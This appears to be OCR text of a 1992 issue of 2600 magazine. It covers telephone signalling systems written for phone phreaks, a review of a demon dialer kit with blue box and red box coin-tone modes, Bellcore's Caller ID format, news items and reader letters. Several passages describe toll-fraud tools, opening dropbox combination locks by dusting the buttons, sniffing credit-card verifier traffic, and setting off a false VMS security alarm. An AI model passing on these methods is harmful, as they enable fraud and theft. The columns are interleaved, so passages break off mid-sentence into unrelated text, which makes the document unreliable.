CCITT six and seven (C6 and C7) are not directly accessible from the customer's line, yet many "inband" systems interface to both of these. C6 is also called Common Channel Interoffice Signalling (CCIS) and as its name implies, a dedicated line carries all the setup information for a group of trunks. Modems (usually 1200 bps) are used at each end of the circuit. CCIS is cheaper, and as an added benefit, killed all the child's play blue boxing that was common in the states in the 60's and early 70's. In the early 80's fiber and other digital transmission became commonplace, and a new signalling standard was required. C7 places all line, address, and result (backward) signalling on a Time Division Multiplexed Circuit (TDM or TDMC) along with everything else like data and voice. All ISDN systems require the use of SS7 to communicate on all levels from local to worldwide.

The ITU/CCITT has developed a signalling system for very wide and general use. Once called "the European system", R2 has become a very widespread international system used on all continents. R2 is the most versatile end-to-end system ever developed. It is a two-way system like C7 and comes in two forms, analog and digital, both fully compatible with each other. R2 has completely replaced C4, with the possible exception of a few very remote areas where it works into R2 using registers. Two groups of fifteen two of six MF tones are used for each direction, the high frequency group forward and the low group backward. Line signalling can be digital with two channels or out-of band at 3825Hz, DC, or in cases of limited bandwidth on trunks, can use the C4 line signals, just the 2040 + 2400Hz or 3000Hz or even backward signals sent in a forward direction. The signals can be digitally quantised using the A-law or u-law codec standards, resulting in compatible signals for analog lines. In international working, only a small part of the standard is mandatory with a massive number of options available. For national working, an ample number of MF combinations are "reserved for national use", providing an expandable system with virtually limitless capabilities. R2 is the "system of the nineties" and mastering this, for the first time, allows the phone phreak "to hold the whole world in his hands" in a manner that the person who coined this phrase could have only dreamed of in the early seventies!

With the exception of bilateral agreements between neighboring countries to make each other's national systems compatible, especially in border regions, all international systems in use are: C5, C6, C7, and R2. R2 is limited to a single numbering region by policy and must use one of the three remaining systems for overseas working. There are few technical limitations to prevent R2 from working with satellites, TASI, or other analog/digital underseas cables. The spec is flexible enough to allow overseas working, but is not done at the present time. R2 is likely to displace C5 on the remaining analog trunks in the near future.

### National Signalling Systems

CCITT 1, 2, and 3 are early international standards for signalling the distant end. C1 is just a 500Hz line signalling tone, and was used to alert the operator at a distant switchboard that there was traffic and no DC path, due to amplifiers or repeaters on a relatively long circuit. C1 has only one line signalling function (forward transfer) and no address signalling. It is probably used nowhere.

CCITT 2 was the first international standard that used address signalling, allowing automatic completion of calls. Two frequencies, 600Hz and 750Hz, were used for line signalling and by pulsing between the two frequencies, representing make and break, of the loop current at the distant end during signalling, calls were automatically pulse dialable. You may actually find this system in limited use in very remote parts of Australia or South Africa. Fairly high signalling levels are required and may very well make customer signalling impossible, unless you are right there. Travel to both the above countries should be fascinating however for both phone play and cultural experience!

CCITT 3 is an improved pulse system. On-hook is represented by the presence of 2280Hz and offhook by the absence of 2280Hz. This exact system is still used in a surprising number of places. Pulse-dial PBX's often use C3 to signal distant branches of a company over leased lines. Signalling for this system is generally at a much lower level than C2; the tones will propagate over any phone line.

A system from the early 50's is called R1. Many people remember R1 as the blue boxes of the 60's and 70's. R1 is still in wide use in the United States, Canada, and Japan. The use of 2600Hz for line signalling is quite rare in the 90's, but can be found in all of the above countries. Address signalling uses the MFC standard which is a combination of two of six tones between 700Hz and 1700Hz, as in CCITT 5. Almost all R1 used either "out of band" signalling at 3825Hz or 3350Hz or some form of digital or DC line signalling. To use this system from home one must find an indirect method of using the "out of band" signalling. In North America, most signalling from your central office to your long distance carrier is R1, as is most OSPS/TSPS/TOPS operator traffic.

Pulse systems like CCITT 2 and 3 are still used in national systems. In North America, the C3 standard using 2600Hz in place of 2280 for national working was commonplace through the 70's and still has limited end-to-end use today. "End-to-end" use refers to sending just the last few digits (usually five) to complete the call at the distant end. The only use this may have to the phreak would be to make several calls to a single locality on one quarter. It may be possible that a certain code would drop you into an R1, but you just have to experiment! This type of system is referred to as 1VF, meaning "one voice frequency". The other standard frequency, for use outside North America, is 2400Hz. A national system using using two voice frequencies (2VF) may still be used in remote areas of Sweden and Norway. The two frequencies are 2400Hz and 2600Hz. Playing with these two systems in Europe predates the cracking of the R1 and C5 systems in the late 50's and early 60's respectively. The first phone phreak was probably in Sweden!

Common Channel Interoffice Signalling (CCIS) is CCITT 6 developed for national use and employing features that are of interest to national administrations. R1 often plays into a gateway being converted to CCIS and CCIS will play into a gateway that converts to C5, C6, or C7 for international working. The bulk of the ATT net is CCIS in North America, while R1 is

**Do It Yourself Demon Dialer Kit**
**Hack-Tic Technologies**
**Postbus 22953**
**1100 DL Amsterdam, The Netherlands**
**+31 20 6001480 / *14#**
**Price based on 350 Deutsch marks**
**Currently equivalent to US $250**

**Review by The Devil's Advocate**

### We Got It

It arrived, inconspicuously enough, in a plain brown wrapper; the Hack-Tic postmarking was enough to inform us of its contents. This was the device that everyone was talking about, this was the box to end all boxes, this was the technology that had corporate and government authorities shaking worldwide, this was the ultimate phone phreaker's tool, the Rainbow Warrior, the God Box, the Demon-Dialer. Hack-Tic has responded to AT&T's invitation to "reach out and touch someone" by offering a gem for just such a purpose.

The kit included two printed circuit boards (one for the actual Dialer and the other for the keyboard), a bag of miscellaneous electronic parts (no miniatures, micros, or surface-mounts), another bag containing 13 pushbutton switches, a piece of anti-static foam holding two integrated circuits (the MC68HC705C8P/DD heart of the Dialer and the LM386N3 amplifier), and two instruction manuals (one for Construction & Hardware and the other for Operation & Software). The entire kit comes in a VHS cassette tape box.

Our first observation was that the kit did not include a number of parts that would be needed for final assembly. Missing was a chassis to mount the Dialer in, a speaker to connect the Dialer to, a 25 or 9 pin connector for serial interfacing (yes, the Dialer is quite capable of this!), and a battery snap or holder for the batteries. We were extremely disappointed that the kit did not come with these parts, as they are not superfluous but absolutely essential for the often used by your CO to talk to it and the lesser networks. CCITT 7 is the digital system and is the same nationally as internationally. C7 allows the greatest efficiency of all systems and will in time be the world system. C7 has much more speed and versatility than R2, but is a digital only system. All fiber optic systems employ SS7 (C7).

No discussion of systems is complete without mentioning Socotel. Socotel is a general system developed by the French. It is a hodgepodge of many systems, using MFC, pulse tone, pulse AC, and pulse DC system. Most (all?) line signalling tones can be used. An inband system can use 2500Hz as a clear forward and 1700 or 1900Hz for seize or, in Socotel terms, "confirm". Most line signalling today is "out of band", but unlike normal outband signalling, it is below band: DC, 50Hz or 100Hz. It is a "brute force" system using 100V levels, insuring no customer has a chance of getting it directly! Call setup on the AC systems often has a very characteristic sound of short bursts of 50Hz or 100Hz buzz, followed by the characteristic French series of 500Hz beeps to alert the customer that the call has been received from the Socotel by the end office and is now being (pulse) dialed. Calls often don't make it through all the gateways of a Socotel system, sometimes giving the French phreak a surprise access where it stuck!

On a national level there are even more systems and some are very bizarre. Some use backward R2 tones in the forward direction for line signalling, giving analog lines the versatility of digital line signalling. There have been some interlocal trunks that actually used DTMF in place of MF! The "Silicon Valley" was once served by DTMF trunks for instance. When I visited my local toll office and was told this and pressed for an answer as to why, I was told "We had extra (expensive then) DTMF receivers and used them!" As a phreak, be ready for anything as you travel the world.

**Stuff to Read**

*Signalling in Telecommunications Networks*, S. Welch, 1979 ISBN 0 906048 04 4, The Institution of Electrical Engineers, London & New York

*CCITT Red Book, Blue Book, Green Book* and whatever other colors of books they have. Concentrate on the Q norms.

*Telecommunications Engineering*, Roger L. Freeman.

operation of the Dialer. In addition, it can take some time to order the requisite parts from electronics firms, and this additional wait can be frustrating to anyone who has assembled the Dialer and wishes to test it. Fortunately, we at *2600* were able to find some spare parts around the office, although the aesthetics of our Dialer suffered from our impatience.

**We Built It**

Constructing the Dialer was easy. Unlike the earlier versions which used difficult-to-solder surface-mounted devices, the new model practically snapped together, and will offer no serious challenges for anyone who knows how to solder. The Construction & Hardware reference manual was clear and concise, explaining the soldering pitfalls of each part, what to avoid, and how to troubleshoot. We found it comforting to know that, with the exception of the main chip, the parts to the Dialer are easily obtainable in case of any major soldering catastrophe.

Naturally, you will need a soldering iron rated for 30 watts or less, as well as rosin core solder. Expect to take two hours to solder the boards, and another hour to mount the boards, battery, and speaker into the chassis. Mounting can take quite some time as you must cut holes in the chassis to allow the keys to poke through from the inside. A template is provided to make this job easier.

At first glance, the Dialer may not seem to be big, but once you add the speaker and battery, you will find that everything adds up. Although Hack-Tic claims that a fully assembled Dialer will fit inside a king-sized cigarette box, you will find that the device will need at least a 2" by 2" by 1" chassis, and this is assuming that you are using the thinnest speaker and 6 volt battery that money can buy.

**We Turned It On**

The Dialer has 13 keys: 0 - 9, # (pound), * (star), and ^ (shift). Pressing the shift key powers up the device, which responds with a short upward tone sweep.

At this point, the device will act like a regular touch tone dialer in all respects. In order to access any special features, you must first enter a unique password that is included with the kit. Failure to enter the correct password upon immediately powering up the Dialer means that you must wait 30 seconds until the device powers down before you can try again. And just how secure is this password protection? According to the manual:

"The program in [the main chip] (which also contains your password) is protected by a security-bit that tells the processor not to allow the outside world to read the contents of its PROM. We do not know of any methods to read the contents of a security-bit protected PROM short of probing on the surface of the chip itself.... In other words, it is *very hard* for someone who does not know the code to prove that your device is anything but an ordinary DTMF-dialer."

According to Hack-Tic, the passwords are not archived anywhere so you should not forget what it is. In addition, you should be careful when entering the password as the touch tones will sound and can be decoded. Because the password is burnt into the PROM, it cannot be changed, although you can turn the password protection on or off anytime, but only after you have access to the special features. When the password protection is turned off, the Dialer will automatically power up in the mode where it was last left. You will find this useful when you are programming macros, as this can take some time and the device will often power down while you are thumbing through the manuals.

If you don't want to wait 30 seconds for the device to power down, you can immediately power down by pressing ^*^* (shift, star, shift, star). (Anyone who doesn't know the password cannot do this unless you turn password protection off.) You may also wish to connect your own on/off power switch to keep the unit from accidentally powering up when something brushes against the shift key. Simply wire your own switch in series with either the positive or negative lead of the battery. The only drawback to using your own switch is that the Dialer will lose everything you programed in RAM every time the power is disconnected.

The password protection was included in the software with Americans in mind. If you are "caught" with the Dialer, it will be up to the authorities to prove that what you have is nothing more than a regular touch tone dialer. We were detained in just such a situation when U.S. Customs Inspector Kaufman (badge number 29439) decided to expand his limited technical prowess by inquiring into the device. We explained that the "thing with buttons" was a dialer (no lie there!) and that we used it to access our voice mail system (among other things). After thoroughly playing with the Dialer, Kaufman accepted this explanation with little more than a veneer of suspicion, and should be happy to know that his ignorance in not confiscating the Dialer is what made this review possible. From all of us at *2600*, thank you Inspector Kaufman!

### We Played With It

The Dialer has a total of 12 modes, as well as a number of special functions. Switching from one mode to another is easy, and it doesn't take long to learn where everything is.

Each mode number is followed by its attributes.

**0:** touch tone (DTMF, White Box, Silver Box).

**1:** ATF1.

**2:** R2-Forward.

**3:** CCITT No. 3, pulse dialing for hooking the Dialer directly to a phone line. A schematic for this operation is included, but not the parts.

**4:** CCITT No. 4.

**5:** CCITT No. 5/R1 (Blue Box, KP1, KP2, MF, ST).

**6:** Coin-signalling tones (Red Box for ACTS, IPTS, and non-ACTS).

**7:** Line-signalling tones.

**8:** Tone-slot.

**12:** R2-Backward.

**18:** user programmable (see below).

The Dialer also sports a macro mode that allows any combination of the above modes, nesting, aliasing, pausing, and retry. You could for instance set up a macro to Red Box, wait until a key is pressed,

*(continued on page 35)*

# bellcore's plans for caller id

Bellcore has issued a technical advisory (TA-NWT-000030) that details data transmission standards for future Caller ID services. The services directly referred to are: Calling Number Delivery (CND), Calling Identity Delivery on Call Waiting (CIDCW), and Calling Name Delivery (CNAM). While much of the technical data is already known, there are some significant new bits of information we feel people should be aware of.

### Vital Statistics

The signaling interface consists of three layers. The first is the physical layer which defines the requirements of analog data transmission.

The transmitted data signal has to meet these parameters:

**Modulation Type:** continuous-phase binary frequency-shift-keying.

**Mark (Logical 1):** 1200 +/- 12 Hz.

**Space (Logical 0):** 2200 +/- 22 Hz.

**Signal Level:** -13.5 dBm +/- 1 dB at the point of application to the loop facility into a standard 900 ohm test termination.

**Signal Purity:** Total power of all extraneous signals in the voiceband is at least 30 dB below the power of the signal fundamental frequency.

**Source Impedance:** 900 ohms + 2.16 uF nominal.

**Transmission Rate:** 1200 +/- 12 baud.

**Application of Data:** Serial, binary, asynchronous.

The second layer is the Data Link Layer that deals with error detection through CRC. The third and final layer is called the Presentation Layer. Here, data is converted into ASCII text in a form readable by the customer equipment (Caller ID devices).

Both single and multiple data messages are supported. Single data message format consists of Channel Seizure Signal; Mark Signal; Message Type Word; Message Length Word; Message Word(s); and Checksum Word. Multiple data message format consists of Channel Seizure Signal; Mark Signal; Message Type Word; Message Length Word; the first Parameter Type Word; the first Parameter Length Word; the first Parameter Word(s); any additional Parameter Type Words, Parameter Length Words, or Parameter Words; and Checksum Word.

Each data word consists of an 8-bit data byte. Each data word is preceded by a start bit (space) and followed by a stop bit (mark). Mark can be transmitted between any two words to maintain a continuous signal and cannot exceed 10 bits. The message length word contains the number of words in the message following it, with the exception of the error detection word.

The channel seizure signal is 300 continuous bits of alternating 0's and 1's. This signal is only used for on-hook data transmission and is followed by a mark signal (logical 1) before the actual data is sent. For future off-hook data transmission, each data message is preceded only by the mark signal.

The carrier signal consists of 130 +/- 25 mS of mark (1200 Hz). The message type word indicates the service and capability associated with the data message. For instance, the message type word for CND is 04h (00000100).

In an on-hook state, data transmission takes place between the first and second rings. Transmission doesn't begin until 500 ms of silence has elapsed and has to end at least 200 ms before the next ring begins. This allows for between 2.9 and 3.7 seconds for the entire transmission.

An example of a typical on-hook CND message follows:

**04 12 30 39 33 30 31 32 32 34 36 30 39 35 35 35 31 32 31 32 51**

**04** = Calling Number Delivery information code (message type word)

**12** = 18 decimal - number of data words (date, time, and directory number words)

**30 39** = 09 ASCII - September

**33 30** = 30 ASCII - 30th day

**31 32** = 12 ASCII - 12:00 pm

**32 34** = 24 ASCII - 24 minutes (12:24 pm)

**36 30 39 35 35 35 31 32 31 32** = 6095551212 ASCII - calling party's directory number

**51** = checksum word

### Future Features

In an off-hook state, speech transmission will be interrupted for the duration of the data transmission. A tone will be sent for 50-55 ms to alert the customer (CPE Alerting Signal). This tone will probably be a combination of 2130 Hz and 2750 Hz sent at a nominal level of -16.5 dBm/frequency. Bellcore's explanation for using these particular tones: "The tone to be generated... must be detectable in the presence of near-end speech and provide for minimal occurrance [sic] of false detections.... In addition, the tone must be of tolerable duration and amplitude from a human factors perspective. One of the options that was proposed for such a tone was the DTMF A. This tone did not meet all the performance criteria. As a result, Bellcore researched other options, namely the use of higher frequency dual tones. Based on prior research in Great Britain, Germany, and Japan, it has been established that signal detection performance improves significantly when the alerting signal falls in the upper part of the speech band. For dual tones the frequency pair selected should avoid common harmonic relationships such as 2:1, 3:2, 5:3, etc.... Although studies and testing will continue, we expect that this frequency pair will be the final specified alerting tone for the off hook case.") After sending the alert tone, the central office will initiate a 100-120 ms acknowledgement timer and will wait for an acknowledgement from the customer equipment. An acknowledgement signal will consist of either a single DTMF D signal (for the least sophisticated customer equipment) or a DTMF D signal followed by a delay of 45-50 ms, then another DTMF key (0-D) (to identify more sophisticated customer equipment). Each DTMF tone must have a minimum duration of 40 ms. The actual data will then be transmitted by the central office within 20 ms of the end of the acknowledgement or after the maximum time for an acknowledgement has passed, whichever is greater. If an acknowledgement is not received, the data will not be transmitted and the speech path will be restored.

Right now, one of Bellcore's biggest concerns is the length of the speech path disruption, which can be close to four seconds long. Whether or not customers are willing to put up with that every time another call comes in remains to be seen.

# Fun Things To Know

On June 27, 1992 our #5 crossbar switch was retired, ending a long and stubborn mechanical era for us. We're still getting used to our brand new #5 ESS but it's clear that things will never be the same. Our rings sound just like everyone else's, our busy signals no longer have that grating sound, and lots of little tricks no longer work. But now we can finally play around with such standard features as Call Waiting, Call Forwarding, and Three Way. And there are some new tricks, such as the number we discovered that *completely* disables payphones for a *very* long time. And then there's the speed factor: calls are processed incredibly fast. Long distance calls are connected as quickly as local ones used to be. What does our cutover prove to us? Our world is getting smaller; soon the term "long distance" will be a misnomer. And no matter how technology changes, there will always be something to play with.

***

Many people in our area are pretty upset with New York Telephone. Earlier in the year when the Public Service Commission approved Caller ID, there were certain stipulations. New York Telephone had to agree to allow blocking at no charge. In other words, if someone didn't want their phone number to be displayed at the calling end, they could permanently block that feature on their phone. But what nobody knew about was *69 (Call Return). This spring, *69 started to become activated throughout the 516 area code. People found out about it and spread the word. Then New York Telephone announced its existence. What *69 does is allow you to return the last call placed to your number, whether or not you answered the phone. But here's the kicker. There's no way to block this. In other words, it is no longer possible within 516 to call someone directly without them being able to call you right back. This feature was never mentioned at the PSC hearings and many consumer-minded officials are livid with rage. Since this feature works throughout the area code, it is *very* easy to obtain someone's phone number, even if it's unlisted. All a person has to do is *69 the call, wait for an answer, then look on the local itemization section of their phone bill. But, says the phone company, this is not Caller ID. It doesn't really matter what it's called. Our privacy is going right out the window. [For a detailed look at *69 and how to defeat it, turn to page 31.]

***

According to Wisconsin Bell, even though Caller ID is not yet available to its customers, their numbers may be transmitted to people in other states, if those people subscribe to Caller ID. While this is limited to those states served by Ameritech, this service is going nationwide even quicker than we anticipated. Customers in Wisconsin can dial *67 to block transmission of their numbers at no charge. For now this only applies to customers in the Milwaukee area. Wisconsin Bell claims "the technology is not in place to transmit telephone numbers" in other parts of the state.

***

More Wisconsin news: Simplex hackers there were recently shocked to discover that the combination lock defaults used on Federal Express and UPS dropboxes throughout the entire nation didn't work in Milwaukee. Apparently the managers of those operations are measurably smarter than all of the others in the country who had never bothered to change the original pushbutton settings. As reported in the Autumn 1991 issue, having the same nationwide combination means that every Federal Express and UPS dropbox can be accessed in about one second. So we tip our hats to those who had the foresight to change the settings in Milwaukee. A postscript: by dusting the buttons on the Simplex locks and waiting a day, the hackers were able to open both the Federal Express and the UPS boxes within ten seconds. Sometimes all the planning in the world makes no difference if there's no security to begin with. We should point out that Airborne Express dropboxes are starting to pop up - they use *key* locks, just like *real* mailboxes. Life continues to move in circles.

***

One of the highlights of the annual Summercon gathering of hackers in St. Louis this June was an incident that took place in a local mall. One of the hackers was ordered by mall security to stop wearing his baseball cap backwards. A sign at the entrance to the mall read "Clothing must be worn in the manner in which it was intended." It seems that security felt this would be a signal for gang members to attack. Rather than deal with the real problem, they believed that it would be better to curtail some freedom of expression. In response to this, other hackers went to Sears and bought more hats, wearing them in unintended manners. Security guards swarmed in and eventually succeeded in driving the intruders out after a lengthy debate. The Northwest Plaza is safe for another year. You may want to call them to ask about their creative use of logic. Their numbers are 314-298-2624 (information), 314-298-0071 (management).

***

Members of *2600* were recently harassed by U.S. Customs agents as they returned to this country from Canada. The agents were extremely suspicious when they saw copies of *2600* and demanded to know what they were writing about. They also took a strong interest in our demon dialer (see page 17), our Simplex hacking tape, and a couple of wireless transmitters (from the schematics published in our Winter 1991-92 issue). After a couple of hours of being searched and interrogated and having all kinds of information about them entered into a computer, our writers were allowed to enter their country once more. The agents admitted they could find nothing illegal. Their biggest suspicion was the wireless transmitters. "We thought you might use them to rip off an ATM," they said. If you haven't already started praying for our future, now would be an excellent time.

***

This number was given to us inadvertently by a long distance operator: 011-44-81-986-3611. This was the direct dial number to London information. Since AT&T has gone from providing free overseas information to charging $3.00 a shot, this direct number was much more economical. But it seems word got out and the number has been changed to something we cannot dial: 011-44-9-10001000. Can anybody figure out how to get through to this? While we're asking questions, does anybody know the justification for charging so much more for information than for the call itself? To us it's twisted logic that will surely result in less calls being made.

***

When Europe finally becomes unified, they will have a common number to dial for emergencies. At the moment, that number is set to be 112. But they may want to reconsider that choice. British Telecom hooked up an exchange in Eversley as a test to respond to both the present 999 emergency number and the future 112. The police have been deluged with false alarms. It seems that whenever telephone lines are being repaired, they make and break electrical contact a few times as they are secured. These random pulses happen to dial 112 a whole lot more than 999. It should be an interesting transition.

***

Sleazy magazine section: *PC Computing* recently printed a dialog between computer security expert Donn Parker and a hacker named Phiber Optik that took place at a conference in 1991. Included within the article was a picture of Parker talking to someone else wearing a nameplate that said Phiber Optik. Since the magazine set up the photos, they obviously knew this wasn't the real person. We want to know why they printed this picture without mentioning that fact. They were unable to come up with an answer for us. They probably figured hackers are *such* outlaws that they'd never bother to stand up for their integrity. Whatever they imagined, it can't compare to the way *Telecom Reseller* portrays hackers. According to this fine piece of journalism that appeared on their front page, "the hackers' business is to sell long distance service to their customers using *your* telephone system to place the call." In another section, "hackers and their customers are greedy. They will not stop until all of the available paths are in use." *Telecom Reseller* calls itself "A Publication for End Users of the Secondary Market." Secondary is certainly an appropriate word for this trash. We find without fail that whenever hackers are portrayed in such an evil light, the person describing them is trying to sell something. No exceptions to that here.

***

AT&T recently announced a new nationwide computerized directory assistance service called "AT&T Find America", billing it as the fastest, easiest way to access the directory assistance databases of Local Exchange Carriers. Using a PC, customers will have dial-up access to AT&T's Accunet packet network, which is linked to most major Bell operating companies' databases. The service will purportedly be "ten times faster" than calling a live operator.

Unfortunately, the dial-up service requires a $500 software package, a $500 monthly subscription fee, and a $100 ID and password registration fee. After that, one only need pay the $22 hourly connect charges plus 40 cents per screen viewed. Assuming three calls per day for a year, that comes to about $6.79 *per lookup*.

Maybe AT&T should take a lesson from the French telephone company, which has been *giving away* free computer terminals and directory assistance services to all of its customers for years. If you want to pursue this latest AT&T venture, call 800-243-0506 and ask for their free IBM demo disk and literature.

***

We recently received this letter from Cable and Wireless: "The Cable and Wireless Network Security Department has been extremely conscientious in recognizing abuse as soon as it occurs. However, computer hackers have infiltrated many customers' travel authorization codes. In order to secure our customer's [sic] travel authorization codes more effectively, Cable and Wireless will block '950' access. It will now be necessary for Cable and Wireless to join the other long distance carriers and issue '800' access. Because the '800' access requires the entry of two extra digits (travel code) this will greatly minimize the chance that a hacker will be able to break your code." Quite frankly, we're surprised. Up until now, Cable and Wireless has been one of the better long distance companies. By continuing to provide 950 service, it was possible to make local and long distance calls from any location (particularly payphones) at rates comparable to directly dialed residential rates. By switching to an 800 number, these rates are no longer economical, even though Cable and Wireless doesn't have a surcharge. At 33 cents a minute, it won't take long for Cable and Wireless rates to far exceed those of other companies that do have a surcharge. What bothers us the most here is the deception involved. Computer hackers are being blamed for something that obviously is not related to them. If it were a simple matter of adding two numbers to an authorization code, why in heaven's name couldn't they just add two numbers and keep the 950 access? Like all other phone companies, Cable and Wireless now believes that making it harder to make phone calls will somehow make them more money. We're sorry to lose the only phone company we ever considered to be a friend.

# Here We Go Again

The United States Department of Justice along with the Federal Bureau of Investigation and the Secret Service announced another round of hacker indictments at a press conference in New York City on July 8. Five hackers were charged with such crimes as conspiracy, computer tampering, illegal wiretapping, computer fraud, and wire fraud.

The five are most commonly known in hacker circles as Phiber Optik, Acid Phreak, Scorpion, Outlaw, and Corrupt. Each entered pleas of not guilty in federal court on July 16.

And for the first time ever, the government has admitted using wiretaps in a hacker investigation as a method of obtaining evidence.

### Repercussions

This case is troublesome for many reasons. Wiretapping alone ought to be enough to send shivers down the spine of the hacker world, indeed the world in general. By justifying such an act, the government is now saying that hackers are in a league with the most notorious of criminals - mobsters, terrorists, and politicians. If this action goes unchallenged, this is the way hackers will be perceived in all future dealings. We feel the government wishes to convey this image simply to make it easier to subjugate those it perceives as a threat.

By tapping into phone lines, the government will claim that vital evidence was obtained. Translation: they will do it again. And what assurance do we have that this method will stop at hackers? None. Wiretapping is certain to become increasingly easy in the future, especially if the FBI is successful in its bid for a mandatory surveillance system on all digital phone systems. (They're already claiming that this case proves how badly they need such a system; we have trouble following their logic.)

With the wiretapping comes the realization that *2600* is also under tightening scrutiny. Since we have been in contact with these hackers for years, since some of them have been at our office, and since they all make appearances at the monthly New York *2600* meetings, we could easily be considered "known associates" of major criminals, possibly even co-conspirators. This means that it wouldn't be very hard for the authorities to justify monitoring our every movement, tapping all of our phone lines, monitoring our data traffic, and doing whatever else they deemed necessary for the likes of us, major criminals that we are. And the same for all of *our* associates.

Despite all of our warnings and protestations over the years, the image of hackers has been portrayed in increasingly ominous tones by the government and the media, despite the lack of substantial evidence that hackers are anything more than overexuberant teenagers and young adults, playing with toys that have never before existed.

If our assessment is correct, then we will not be the last in this chain of suspects. Everyone who has ever expressed interest in the "wrong things" or talked to people in the "wrong crowd" will be subject to surveillance of an increasingly comprehensive nature. And silence is the best way to ensure this.

### Fallout

Equally troublesome is the reaction of some members of the hacker community to these recent happenings. There are some that have openly expressed happiness at recent events, simply because they didn't like the hackers involved. A combination of unhealthy rivalry and gross generalization has helped to create an environment perfectly suited to carrying out the government's agenda. Hacker versus hacker.

Over the years, various hacker "groups" have existed in one form or another. PHALSE was formed in the early eighties. Its name meant "Phreakers, Hackers, And Laundromat Service Employees." The FBI regarded them as a closely knit conspiracy.

In actuality, few of the members had ever even met each other and spent most of their time trying to figure out how to communicate so they could trade fragments of information. We're told the "laundry connection" was thoroughly investigated by the government even though the words were only included in order to form the PHALSE name. So much for conspiracies. Next was the Legion Of Doom, commonly known as LOD. In 1990, headlines screamed that these techno-anarchists had the potential to disrupt our lives by possessing the E911 "program" which they could no doubt use to manipulate emergency calls everywhere. Sure, it turned out that it wasn't really a program they had but merely a ten page administrative document. And it wasn't really worth $80,000 like Bell South claimed, but a mere $14. It was still enough to send three hackers to prison and plunge the then-publisher of *Phrack* into near-bankruptcy to defend his First Amendment rights. More recently, MOD has been portrayed as the group of potential terrorists that the government needs and the media wants. MOD (nobody really knows what the letters stand for) has developed a reputation of being "evil" hackers. The difference here is that this reputation actually exists *within* the hacker community.

How did this happen? The same naivete that has so firmly gripped prosecutors and hacker haters over the years has made a direct hit upon parts of the hacker community. MOD was no better organized than PHALSE or LOD, either collectively or individually. Nobody knows how many "members" there were. In fact, it's been said that anyone who wanted to be a part of the group merely had to add the letters MOD after their name because nobody could stop them from doing it. Hardly a well organized group, if you ask us. Yet they were perceived as a threat by some, and thus became all the more dangerous.

We certainly don't mean to minimize any damage or harassment that may have occurred. If proven, such actions should be punished, but within reason. So should any acts which involve tangible theft or selling of unauthorized access. This has always been our position. But to blame the actions of a few (possibly even one) on an entire group, real or perceived, is dangerous. This is something history should teach us, if common sense doesn't.

We've taken a lot of heat for our position on this but we must stand firm. Innocent people are being prosecuted for things they did not do. We know this to be true. And we intend to stand up for them. We cannot judge each other on anything less than individual actions.

If we turn against each other, whatever community we have established will unravel completely. It is in the interests of some to have this happen and we don't doubt that they are encouraging acts of disunity. We have to be smart enough to see through this.

A year ago we warned of the dangers of hacker "gangs" and "elite" hackers. "Egos and machismo tend to cloud the reason we got involved in the first place," we said. They also prove to be fatal if we are trying to justify our existence to the authorities. It doesn't take a genius to figure this out.

By creating the appearance of warring factions, we give the media permission to turn it into reality. Once they do this, it no longer matters whether or not it was ever true to begin with. It becomes the truth.

While we have no doubt that there was childish mischief going on at some point, to claim that it was part of a carefully coordinated conspiracy is a gross distortion. Sure, such a claim will get attention and will probably result in all kinds of charges being filed. Lives will be scarred, headlines will be written, and a lot of time and money will be wasted. Is this the only response we're capable of coming up with when people act like idiots? If so, then we've just made the government's job a lot easier.

# here they are

## Trouble To Come

**Dear *2600:***

I've found a bug in all versions of VMS to date! First, some background on SYSGEN. SYSGEN (SYStem GENeration utility) is a program that allows properly privileged accounts to modify fundamental system parameters.

Any user, no matter what privileges he possesses, can run the SYS$SYSTEM:SYSGEN utility, but without proper privilege to access SYSGEN's data file (SYS$SYSTEM:VAXVMSSYS.PAR), actual changes are never made.

Here's the bug: if a user goes into SYSGEN and performs the WRITE CURRENT command, an OPCOM security audit alarm goes off telling the system manager that "Current system parameters have been modified by process XXXXX", even when parameters aren't changed for lack of privilege!

Obviously, this is a good way to freak out your system manager. The manager of the system I tried it on nearly had a heart attack when he thought I had given myself privs and changed the parameters, since there is usually no written record of what parameters are set to.

**Maelstrom 517**

## Enhanced Exaggerations

**Dear *2600:***

You might have seen a television advertisement from Bell Atlantic promoting their package of optional features, namely Call Waiting, Call Return, and Caller ID.

The basic story of the commercial is that a husband at work calls up his very pregnant wife who can't make it to the phone before he hangs up. But no problem, she has Call Return so the phone will "remember" and return the call. And he, at work, has Caller ID so he knows it's her calling.

An hour later, she starts having labor pains and calls him again. He can't leave work, so he calls a friend (thanks to Call Waiting which "lets important calls get through"). Interestingly, there are two versions of the commercial at this point - one of them simply has the friend calling out. The other has a voiceover which says "Tone Block" keeps anyone from interrupting your important calls.

At the end, husband and wife are in the hospital with new infant, and they get an incoming call from their friend who used Call Return to get back to them. However, if you think about it, in *most* cases hospital PBX's will *not* send out a "proper" ANI. (Nor, for that matter, would other businesses.)

**Danny**
**New York**

*It's not the first time that phone companies have resorted to lies and deception to make a quick buck. It won't be the last.*

## Mag Strip Update

**Dear *2600:***

I have a few updates about the letter from Mr. Upsetter about the Taltek 727 as it was partially incorrect. He must have had a template taped/glued onto the front of his Taltek keypad, therefore all standard non-templated Talteks will not have the same keys. Also, not all Taltek 727's are endowed with a "calculator mode."

What I might add that could be helpful to some mag-strip hackers is that some of the used units have the numbers of credit card companies' verifier numbers stored in their "password protected area." But unfortunately, you can't access this the same way on every Taltek. Not only that, but the password is different from machine to machine. If you do access it, however, be sure to monitor the extension and record anything that goes between the modems. If anyone knows of a DIN-5 serial to 25 or 8 pin serial converter, tell about it. That way, the machine can be hooked up to PC's for easier monitoring (and future mag-strip editing?).

**SE**
**Minnesota**

## Scanning Results

**Dear *2600:***

Here are a few things I have been wondering about for a while, and I was hoping you could enlighten me. All of these observations are valid for the Atlanta, Georgia area code (404).

1. When I dial any number with certain

prefixes, I always get a busy signal before I even hear a ring. It does not seem to matter which number I dial. Examples: 450-XXXX, 470-XXXX, 490-XXXX, and 670-XXXX.

2. One prefix always returns a fast busy signal (which I believe is the local reorder tone). This tone pops up after you dial the first three digits of the prefix (no additional digits necessary). Example: 430.

3. For some prefixes, you dial a full seven digit number and then you get exactly one ring and then a series of three or so single frequency beeps. Examples: 570-XXXX and 690-XXXX. In some extremely rare cases you will get something like an answering machine service after the first ring. The announcements are made by real people, and vary from number to number.

4. Some prefixes require that you enter a number consisting of ten digits. After the second or third ring an announcement comes up and says something to the effect of: "Your call cannot be completed as dialed. Please read the instruction card and try again." Examples: 510-XXXX-XXX and 410-XXXX-XXX.

